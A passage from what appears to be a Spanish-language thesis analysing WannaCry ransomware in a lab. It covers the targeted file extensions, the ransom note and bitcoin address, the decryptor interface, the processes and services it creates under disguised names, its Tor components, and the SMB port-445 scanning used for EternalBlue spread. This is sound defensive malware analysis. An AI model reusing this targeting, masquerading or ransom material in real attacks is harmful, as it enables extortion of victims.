19            CloseHandle(local_54.hProcess);
20            CloseHandle(local_54.hThread);
21            return 1;
22        }
23        return 0;
24    }
}

```

## Listado de extensiones a cifrar

El programa contiene una lista de extensiones de archivo, en texto plano, que serán los archivos con dicha extensión los cuales serán cifrados, visibles al inspeccionar las cadenas definidas en `mysterious_executable.bin` en Ghidra:

■ .der	■ .3dm	■ .otg	■ .myd	■ .dip	■ .wmv
■ .pfx	■ .ods	■ .sxm	■ .myi	■ .dch	■ .mpg
■ .key	■ .ots	■ .mml	■ .ibd	■ .sch	■ .vob
■ .crt	■ .sxc	■ .lay	■ .mdf	■ .brd	■ .mpeg
■ .csr	■ .stc	■ .lay6	■ .ldf	■ .jsp	■ .asf
■ .p12	■ .dif	■ .asc	■ .sln	■ .php	■ .avi
■ .pem	■ .slk	■ .sqlite3	■ .suo	■ .asp	■ .mov
■ .odt	■ .wb2	■ .sqlitedb	■ .cpp	■ .java	■ .mp4
■ .ott	■ .odp	■ .sql	■ .pas	■ .jar	■ .3gp
■ .sxw	■ .otp	■ .accdb	■ .asm	■ .class	■ .mkv
■ .stw	■ .sxd	■ .mdb	■ .cmd	■ .mp3	■ .3g2
■ .uot	■ .std	■ .dbf	■ .bat	■ .wav	■ .flv
■ .3ds	■ .uop	■ .odb	■ .ps1	■ .swf	■ .wma
■ .max	■ .odg	■ .frm	■ .vbs	■ .fla	■ .mid

■ .m3u	■ .iso	■ .vmdk	■ .pps	■ .docm	■ .vsdx
■ .m4u	■ .backup	■ .vdi	■ .pot	■ .docb	■ .vsd
■ .djvu	■ .zip	■ .sldm	■ .pptm	■ .jpg	■ .eml
■ .svg	■ .rar	■ .sldx	■ .xltm	■ .jpeg	■ .msg
■ .psd	■ .tgz	■ .sti	■ .xltx	■ .snt	
■ .nef	■ .tar	■ .sxi	■ .xlc	■ .onetoc2	■ .ost
■ .tiff	■ .bak	■ .602	■ .xlm	■ .dwg	■ .pst
■ .tif	■ .tbk	■ .hwp	■ .xlt	■ .pdf	■ .pptx
■ .cgm	■ .bz2	■ .edb	■ .xlw	■ .wk1	■ .ppt
■ .raw	■ .PAQ	■ .potm	■ .xlsb	■ .wks	■ .xlsx
■ .gif	■ .ARC	■ .potx	■ .xlsm	■ .123	
■ .png	■ .aes	■ .ppam	■ .dotx	■ .rtf	■ .xls
■ .bmp	■ .gpg	■ .ppsx	■ .dotm	■ .csv	■ .docx
■ .vcd	■ .vmx	■ .ppsm	■ .dot	■ .txt	■ .doc

#### 4.1.5. Análisis del comportamiento del malware

Al ejecutar el malware WannaCry, se observan múltiples cambios en el sistema comprometido:

- El fondo de escritorio se modifica automáticamente.




Figura 4.48: Cambio del fondo de escritorio tras la ejecución del malware

- Los archivos del sistema son cifrados y se les añade la extensión personalizada .WNCRY.





Figura 4.49: Archivos cifrados con extensión .WNCRY

- Se crea un archivo **readme** en el escritorio con instrucciones para el usuario.



The screenshot shows a Notepad window titled '@Please\_Read\_Me@.txt - Notepad'. The content of the file is as follows:

```

File Edit Format View Help
Q: What's wrong with my files?
A: Ooops, your important files are encrypted. It means you will not be able to access them anymore until they are decrypted. If you follow our instructions, we guarantee that you can decrypt all your files quickly and safely!
Let's start decrypting!

Q: What do I do?
A: First, you need to pay service fees for the decryption. Please send $300 worth of bitcoin to this bitcoin address: 115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn

Next, please find an application file named "@WanaDecryptor.exe". It is the decrypt software. Run and follow the instructions! (You may need to disable your antivirus for a while.)

Q: How can I trust?
A: Don't worry about decryption. We will decrypt your files surely because nobody will trust us if we cheat users.

* If you need our assistance, send a message by clicking <Contact Us> on the decryptor window.

```

Figura 4.50: Archivo **readme** generado por el ransomware

- Se lanza automáticamente la interfaz gráfica del ransomware **Wana Decrypt0r 2.0**.

### Interfaz gráfica: Wana Decrypt0r 2.0

La interfaz del ransomware cuenta una explicación de lo que le ha ocurrido al sistema, instrucciones para recuperar los archivos cifrados, detalles del pago en Bitcoin e información de contacto.



Figura 4.51: Interfaz principal de Wana Decrypt0r 2.0

En la parte inferior izquierda se presentan tres opciones:

- **About Bitcoin:** Abre la página de Wikipedia sobre Bitcoin (<https://en.wikipedia.org/wiki/Bitcoin>).
- **How to buy bitcoins:** Abre una búsqueda en Google sobre cómo comprar Bitcoin (<https://www.google.com/search?q=how+to+buy+bitcoin>).
- **Contact Us:** Permite enviar un mensaje al atacante mediante un formulario.



Figura 4.52: Formulario de contacto con el atacante

### Parte inferior derecha:

- **Check Payment:** Intenta conectarse con un servidor remoto para verificar si se ha realizado el pago.



Figura 4.53: Verificación de pago desde la interfaz

- **Decrypt:** Al hacer clic en Decrypt y luego Start, se solicita al usuario realizar el pago antes de proceder con el descifrado.




Figura 4.54: Pantalla de descifrado tras el pago

**Esquina superior derecha:** Menú para seleccionar el idioma del mensaje de explicación del ransomware.



Figura 4.55: Selección de idioma en Wana Decrypt0r 2.0

## Análisis de procesos y servicios

Utilizando la herramienta **Process Hacker**, se identifican múltiples procesos y servicios sospechosos generados por el malware:

17:21:15 09/06/2025	Process created: 24d004a104d4d54034dbcff:2a4b19a11f39008a575aa614ea04703480b1022c.exe (9000) started by services.exe (764)
17:21:15 09/06/2025	Service created: msseccsvc.2.0 (Microsoft Security Center (2.0) Service)
17:23:54 09/06/2025	Process created: tasksche.exe (5860) started by cmd.exe (6252)
17:23:54 09/06/2025	Service created: oqywognupbonhr845 (oqywognupbonhr845)
17:25:24 09/06/2025	Process created: @WanaDecryptor@.exe (4060) started by tasksche.exe (5860)
17:25:26 09/06/2025	Process created: taskhsvc.exe (744) started by @WanaDecryptor@.exe (4060)
17:30:27 09/06/2025	Process terminated: taskse.exe (2196); exit status 0x0

Figura 4.56: Procesos y servicios creados por WannaCry, Process Hacker

Uno de los procesos más relevantes es `tasksche.exe`, registrado como servicio bajo un nombre aleatorio, como `oqywognupbonhr845`. Este ejecutable se encuentra en la ruta "`C:/ProgramData/oqywognupbonhr845`".





Figura 4.57: Localización del archivo `tasksche.exe`


Dicha carpeta está oculta por defecto, que para su visibilidad se tuvo que habilitar en el Explorador de Windows la opción para mostrar archivos y carpetas ocultos, el cual se puede apreciar por el ícono de carpeta translúcido:



Name	Date modified	Type	Size
dbg	09/06/2025 18:03	File folder	
Microsoft	09/06/2025 18:03	File folder	
Microsoft DevDiv	09/06/2025 18:03	File folder	
Microsoft OneDrive	09/06/2025 18:03	File folder	
Mozilla-1de4eec8-1241-4177-a864-e594e8d1f...	09/06/2025 18:03	File folder	
oqywognupbonhr845	09/06/2025 18:03	File folder	
Package Cache	09/06/2025 18:03	File folder	
Packages	09/06/2025 18:03	File folder	
regid.1991-06.com.microsoft	09/06/2025 18:03	File folder	
SoftwareDistribution	09/06/2025 18:03	File folder	
ssh	09/06/2025 18:03	File folder	
USOPrivate	09/06/2025 18:03	File folder	
USOShared	09/06/2025 18:03	File folder	
Windows App Certification Kit	09/06/2025 18:03	File folder	
WindowsHolographicDevices	09/06/2025 18:03	File folder	

Figura 4.58: Carpeta oculta donde está tasksche.exe

En dicha carpeta se encuentran la mayoría de los componentes ya recuperados en el análisis estático, a excepción del archivo @WanaDecryptor@.exe, que corresponde a una copia renombrada de u.wnry, a la cual se le ha asignado un ícono personalizado:



Name	Date modified	Type	Size
msg	09/06/2025 18:03	File folder	
TaskData	09/06/2025 18:03	File folder	
@Please_Read_Me@.txt	09/06/2025 17:23	Text Document	1 KB
@WanaDecryptor@.exe	12/05/2017 02:22	Application	240 KB
@WanaDecryptor@.exe	09/06/2025 17:23	Shortcut	1 KB
00000000.eky	09/06/2025 17:23	EKY File	2 KB
00000000.pky	09/06/2025 17:23	PKY File	1 KB
00000000.res	09/06/2025 18:04	Compiled Resourc...	1 KB
b.wnry	11/05/2017 20:13	WNRY File	1,407 KB
c.wnry	09/06/2025 17:25	WNRY File	1 KB
f.wnry	09/06/2025 17:24	WNRY File	2 KB
r.wnry	11/05/2017 15:59	WNRY File	1 KB
s.wnry	09/05/2017 16:58	WNRY File	2,968 KB
t.wnry	12/05/2017 02:22	WNRY File	65 KB
taskdl.exe	12/05/2017 02:22	Application	20 KB
tasksche.exe	09/06/2025 17:23	Application	3,432 KB
taskse.exe	12/05/2017 02:22	Application	20 KB
u.wnry	12/05/2017 02:22	WNRY File	240 KB

Figura 4.59: Carpeta con todos los archivos de WannaCry - Ejecutables y Criptografía

	Name	Date modified	Type	Size
s	m_bulgarian.wnry	20/11/2010 03:16	WNRY File	47 KB
ts	m_chinese (simplified).wnry	20/11/2010 03:16	WNRY File	54 KB
	m_chinese (traditional).wnry	20/11/2010 03:16	WNRY File	78 KB
)	m_croatian.wnry	20/11/2010 03:16	WNRY File	39 KB
lockt	m_czech.wnry	20/11/2010 03:16	WNRY File	40 KB
ript	m_danish.wnry	20/11/2010 03:16	WNRY File	37 KB
Bue	m_dutch.wnry	20/11/2010 03:16	WNRY File	37 KB
	m_english.wnry	20/11/2010 03:16	WNRY File	37 KB
s	m_filipino.wnry	20/11/2010 03:16	WNRY File	37 KB
	m_finnish.wnry	20/11/2010 03:16	WNRY File	38 KB
	m_french.wnry	20/11/2010 03:16	WNRY File	38 KB
	m_german.wnry	20/11/2010 03:16	WNRY File	37 KB
	m_greek.wnry	20/11/2010 03:16	WNRY File	48 KB
ts	m_indonesian.wnry	20/11/2010 03:16	WNRY File	37 KB
ls	m_italian.wnry	20/11/2010 03:16	WNRY File	37 KB
	m_japanese.wnry	20/11/2010 03:16	WNRY File	80 KB
	m_korean.wnry	20/11/2010 03:16	WNRY File	90 KB
	m_latvian.wnry	20/11/2010 03:16	WNRY File	41 KB
	m_norwegian.wnry	20/11/2010 03:16	WNRY File	37 KB
	m_polish.wnry	20/11/2010 03:16	WNRY File	39 KB
(C:) V	m_portuguese.wnry	20/11/2010 03:16	WNRY File	38 KB

Figura 4.60: Carpeta con todos los archivos de WannaCry - Explicaciones

	Name	Date modified	Type	Size
s	libeay32.dll	31/12/1999 23:00	Application exten...	3,123 KB
ts	libevent_core-2-0-5.dll	31/12/1999 23:00	Application exten...	408 KB
	libevent_extra-2-0-5.dll	31/12/1999 23:00	Application exten...	402 KB
I	libevent-2-0-5.dll	31/12/1999 23:00	Application exten...	703 KB
lockt	libgcc_s_sjlj-1.dll	31/12/1999 23:00	Application exten...	511 KB
ript	libssp-0.dll	31/12/1999 23:00	Application exten...	91 KB
Bue	ssleay32.dll	31/12/1999 23:00	Application exten...	695 KB
	taskhsvc.exe	31/12/1999 23:00	Application	3,026 KB
	tor.exe	31/12/1999 23:00	Application	3,026 KB
	zlib1.dll	31/12/1999 23:00	Application exten...	105 KB

Figura 4.61: Carpeta con todos los archivos de WannaCry - Exfiltración mediante Tor

Por otro lado, el proceso `mssecvsvc2.0` intenta hacerse pasar por un servicio legítimo de Microsoft Defender, aumentando así su nivel de ocultación:

Name	Display name	Type	Status	Start type	PID
mssecvsvc2.0	Microsoft Security Center (2.0) Service	Own process	Running	Auto start	9000

Figura 4.62: Servicio `mssecvsvc2.0`

Dos procesos clave en la operación del ransomware son `taksche.exe`, descrito como "*DiskPart*", y `taskhsvc.exe`, que son ejecutados manualmente por el malware para realizar acciones auxiliares:

Processes	Services	Network	Disk			
Name	PID	CPU	I/O total ...	Private b...	User name	Description
<code>taksche.exe</code>	5860		172 B/s	17.47 MB		DiskPart
<code>taskhsvc.exe</code>	744	0.01	192 B/s	6.75 MB		

Figura 4.63: Procesos `taksche.exe` y `taskhsvc.exe`

Finalmente, el proceso principal del ransomware se presenta como un servicio legítimo bajo el nombre **Microsoft Disk Defragmenter**, con el editor listado como *Microsoft Corporation*:




Figura 4.64: Proceso principal del ransomware disfrazado como utilidad del sistema

### Movimiento lateral mediante exploit EternalBlue

El análisis del tráfico de la red muestra que el ejecutable principal intenta establecer conexiones con direcciones IP aleatorias a través del **puerto 445 (SMB)**. Estos intentos de conexión son parte de la etapa inicial para el lanzamiento del exploit **EternalBlue**, utilizado por el malware para realizar movimiento lateral dentro de la red (LAN) y en redes externas (WAN):

Desde **Process Hacker** puede observarse que el malware intenta realizar conexiones individuales a direcciones IP externas a través del puerto SMB:

Name	Local address	Local... Port	Remote address	Rem... Port	Prot...	State	Owner
24d004a10...	DESKTOP-EBNIISE	56097	169.254.210.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56098	169.254.211.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56159	169.254.212.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56160	169.254.213.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56166	169.254.214.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56167	169.254.215.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56179	169.254.216.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56180	169.254.217.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56181	169.254.218.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56182	169.254.219.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56235	169.254.220.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56236	169.254.221.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56237	169.254.222.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56279	169.254.223.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56299	169.254.224.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56306	169.254.225.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56307	169.254.226.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56308	169.254.227.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56320	169.254.228.19	445	TCP	SYN sent	mssecsvc2.0
24d004a10...	DESKTOP-EBNIISE	56321	169.254.229.19	445	TCP	SYN sent	mssecsvc2.0
@WanaDe...	DESKTOP-EBNIISE	56305	DESKTOP-EBNIISE	9050	TCP	Establish...	

Figura 4.65: Conexión individual observada en Process Hacker a través del puerto 445

Mientras tanto, con la herramienta **Wireshark**, se puede observar claramente que el malware realiza intentos de conexión con múltiples direcciones IP distintas, de manera secuencial por cada rango, que indica un patrón de búsqueda de equipos vulnerables mediante fuerza bruta:

